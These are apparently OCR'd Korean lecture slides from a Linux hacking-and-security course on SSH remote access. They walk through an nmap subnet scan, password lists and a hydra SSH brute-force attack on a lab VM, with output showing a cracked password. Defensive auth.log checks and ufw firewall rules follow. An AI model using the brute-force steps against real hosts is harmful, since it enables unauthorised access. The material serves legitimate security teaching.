
리눅스 해킹&보안

Chapter 3. 원격 접속

구선생 로보틱스



Update 20240509

강의 자료 다운로드

리눅스 해킹&보안 강의 노트

https://github.com/DoveSensei/HackingSecurity

1. 원격 접속이란?
2. 원격 접속 명령어
3. 원격 접속 공격
4. 원격 접속 방어

원격 접속이란?

개요

물리적으로 떨어진 다른 컴퓨터에 연결하여
마치 그 자리에 있는 것처럼 사용할 수 있게 해주는 기술

1. 원격 접속이란?
2. **원격 접속 명령어**
3. 원격 접속 공격
4. 원격 접속 방어

원격 접속 명령어

사전 준비

- 패키지 업데이트

```
$ sudo apt-get update
```

- 패키지 업그레이드

```
$ sudo apt-get upgrade
```

- SSH 설치

```
$ sudo apt-get install ssh
```

SSH는 원격 접속을 위한 소프트웨어이며,
SSH를 설치해야 원격 접속이 가능하다.

원격 접속 명령어

명령어

- 원격 접속

```
$ ssh <상대 PC 이름>@<IP>
```

```
①
ubuntu@VirtualBox:~$ ②ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ③inet 192.168.100.11  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::e052:90b5:16c6:a96c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:2b:34:a8  txqueuelen 1000  (Ethernet)
        RX packets 81661  bytes 122637294 (122.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8163  bytes 523321 (523.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

① 상대 PC의 이름은 터미널 창에서
IP는 ② ifconfig 명령어를 입력하여 ③ IP 확인

원격 접속 명령어

명령어

상대 PC 이름 : ubuntu
IP : 192.168.100.11 의 경우

- 원격 접속 명령어 예시

```
$ ssh ubuntu@192.168.100.11
```

원격 접속이 성공했을 경우
터미널의 주인이 바뀐다

- 원격 접속 종료

```
$ exit
```

1. 원격 접속이란?
2. 원격 접속 명령어
3. **원격 접속 공격**
4. 원격 접속 방어

원격 접속 공격

개요

원격 접속 공격은 주로 무차별 대입법을 사용한다.

- 원격 접속

```
$ ssh <상대 PC 이름>@<IP>
```

원격 접속에는 3가지 정보가 필요하다.

- IP
- 상대 PC 이름
- 패스워드

원격 접속 공격


IP를 알아내는 방법

- IP 스캔

```
$ nmap -sn 192.168.100.0/24
```

192.168.100.0/24 의 네트워크를 사용하는 IP를 탐색한다.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.100.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-12 14:25 EDT
Nmap scan report for 192.168.100.1
Host is up (0.00098s latency).
Nmap scan report for 192.168.100.7
Host is up (0.00016s latency).
Nmap scan report for 192.168.100.10
Host is up (0.000047s latency).
Nmap scan report for 192.168.100.11
Host is up (0.00040s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.63 seconds
```




IP 리스트 텍스트 파일 생성

원격 접속 공격

상대 PC의 이름을 알아내는 방법

알 수 있는 방법은 없다. 미리 사전에 정보를 알거나,
사람들이 많이 사용하는 이름으로 무차별 대입한다.



ID 리스트 텍스트 파일 생성

원격 접속 공격

패스워드를 알아내는 방법

알 수 있는 방법은 없다. 미리 사전에 정보를 알거나,
사람들이 많이 사용하는 패스워드로 무차별 대입한다.

전 세계에서 가장 흔한 20개의 비밀번호는 무엇?

입력 : 2022-11-27 23:29

노드패스, '가장 일반적인 비밀번호에 관한 연례 연구 결과' 발표...'password'가 1위
'samsung'은 2019년 198위, 2020년 189위, 2021년 78위로 꾸준히 상승 중
'KIA'는 자동차 부문에서 세계에서 두 번째로 인기 있는 비밀번호

[보안뉴스 김영명 기자] 현재 전 세계에서 가장 많이 사용되는 비밀번호는 'password'로 조사됐다. 그동안 비밀번호로 꾸준히 많은 사랑을 받았던 '123456'은 2위로 한 계단 하락했다. 한국의 자동차 브랜드인 기아(KIA)의 단어 'KIA'는 자동차 부문에서 세계에서 두 번째로 인기 있는 비밀번호였다.

passwd.txt


password
123456
quest
qwerty
12345678
111111
1234
123123


패스워드 리스트 텍스트 파일 생성


원격 접속 공격

원격 접속 정보 탐색

IP 리스트, PC 이름 리스트, 패스워드 리스트 파일을 이용하여
이들을 조합하여 무차별 대입을 하도록 하는 프로그램을 통해
원격 접속 정보를 탐색한다.







원격 접속 공격

원격 접속 정보 탐색

- 무차별 대입 원격 접속 정보 탐색

```
$ hydra -L users.txt -P passwd.txt -M ip.txt ssh
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -L id.txt -P passwd.txt -M ip.txt ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in militar
y or secret service organizations, or for illegal purposes (this is non-binding, thes
e *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-12 14:37:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommend
ed to reduce the tasks: use -t 4
[DATA] max 16 tasks per 4 servers, overall 64 tasks, 16 login tries (l:4/p:4), ~1 try
 per task
[DATA] attacking ssh://(4 targets):22/
[ERROR] could not connect to ssh://192.168.100.1:22 - Connection refused
[ERROR] could not connect to ssh://192.168.100.7:22 - Connection refused
[ERROR] could not connect to ssh://192.168.100.10:22 - Connection refused
[22][ssh] host: 192.168.100.11   login: ubuntu   password: 1234
1 of 4 targets successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-12 14:38:01
```

IP : 192.168.100.11
PC 이름 : Ubuntu
패스워드 : 1234

- 원격 접속

```
$ ssh ubuntu@192.168.100.11
```

1. 원격 접속이란?
2. 원격 접속 명령어
3. 원격 접속 공격
4. **원격 접속 방어**

원격 접속 방어


접속 기록 조회

무차별 대입 공격은 /var/log/auth.log에 IP 흔적이 남는다.

```
  GNU nano 4.8                                        auth.log
537 May 13 04:29:17 VirtualBox sshd[4746]: Failed password for invalid user linux from 192.168.100.10 port 53562 ssh2
538 May 13 04:29:17 VirtualBox sshd[4748]: Failed password for invalid user linux from 192.168.100.10 port 53570 ssh2
539 May 13 04:29:17 VirtualBox sshd[4745]: Failed password for ubuntu from 192.168.100.10 port 53550 ssh2
540 May 13 04:29:17 VirtualBox sshd[4752]: Failed password for invalid user linux from 192.168.100.10 port 53594 ssh2
541 May 13 04:29:17 VirtualBox sshd[4744]: Failed password for ubuntu from 192.168.100.10 port 53548 ssh2
542 May 13 04:29:17 VirtualBox sshd[4753]: Failed password for invalid user pigeon from 192.168.100.10 port 53598 ssh2
543 May 13 04:29:17 VirtualBox sshd[4757]: Failed password for invalid user dove from 192.168.100.10 port 53652 ssh2
544 May 13 04:29:17 VirtualBox sshd[4754]: Failed password for invalid user dove from 192.168.100.10 port 53624 ssh2
545 May 13 04:29:17 VirtualBox sshd[4756]: Failed password for invalid user dove from 192.168.100.10 port 53642 ssh2
546 May 13 04:29:17 VirtualBox sshd[4742]: Failed password for ubuntu from 192.168.100.10 port 53532 ssh2
547 May 13 04:29:17 VirtualBox sshd[4750]: Failed password for invalid user pigeon from 192.168.100.10 port 53586 ssh2
548 May 13 04:29:17 VirtualBox sshd[4755]: Failed password for invalid user dove from 192.168.100.10 port 53640 ssh2
549 May 13 04:29:17 VirtualBox sshd[4749]: Connection closed by invalid user pigeon 192.168.100.10 port 53580 [preauth]
550 May 13 04:29:17 VirtualBox sshd[4753]: Connection closed by invalid user pigeon 192.168.100.10 port 53598 [preauth]
551 May 13 04:29:17 VirtualBox sshd[4750]: Connection closed by invalid user pigeon 192.168.100.10 port 53586 [preauth]
552 May 13 04:29:17 VirtualBox sshd[4745]: Connection closed by authenticating user ubuntu 192.168.100.10 port 53550 [>
553 May 13 04:29:17 VirtualBox sshd[4744]: Connection closed by authenticating user ubuntu 192.168.100.10 port 53548 [>
554 May 13 04:29:17 VirtualBox sshd[4742]: Connection closed by authenticating user ubuntu 192.168.100.10 port 53532 [>
555 May 13 04:29:17 VirtualBox sshd[4747]: Connection closed by invalid user linux 192.168.100.10 port 53566 [preauth]
556 May 13 04:29:17 VirtualBox sshd[4746]: Connection closed by invalid user linux 192.168.100.10 port 53562 [preauth]
557 May 13 04:29:17 VirtualBox sshd[4748]: Connection closed by invalid user linux 192.168.100.10 port 53570 [preauth]
558 May 13 04:29:18 VirtualBox sshd[4752]: Connection closed by invalid user linux 192.168.100.10 port 53594 [preauth]
559 May 13 04:29:18 VirtualBox sshd[4757]: Connection closed by invalid user dove 192.168.100.10 port 53652 [preauth]
560 May 13 04:29:18 VirtualBox sshd[4754]: Connection closed by invalid user dove 192.168.100.10 port 53624 [preauth]
561 May 13 04:29:18 VirtualBox sshd[4756]: Connection closed by invalid user dove 192.168.100.10 port 53642 [preauth]
562 May 13 04:29:18 VirtualBox sshd[4755]: Connection closed by invalid user dove 192.168.100.10 port 53640 [preauth]
563 May 13 04:29:20 VirtualBox sudo:   ubuntu : TTY=pts/0 ; PWD=/var/log ; USER=root ; COMMAND=/usr/bin/nano auth.log
564 May 13 04:29:20 VirtualBox sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
565
```

원격 접속 방어

방화벽



방화벽을 사용하여 원격 접속을 방어할 수 있다.

- 방화벽 상태 확인

```
$ sudo ufw status
```

- 방화벽 활성화

```
$ sudo ufw enable
```

- 방화벽 비활성화


```
$ sudo ufw disable
```

- 특정 IP 원격 접속허용


```
$ sudo ufw allow from 192.168.100.10 to any port ssh
```

미션


원격 접속 공격&방어하기



kali



ubuntu



???

1. Kali에서 ???의 PC의 이름, 패스워드, IP를 알아내어 원격 접속하고 home 경로에 test 파일 삭제하기
2. ???의 방화벽을 사용하여 kali는 원격 접속 차단, ubuntu는 원격 접속 허용하기

감사합니다

구선생 로보틱스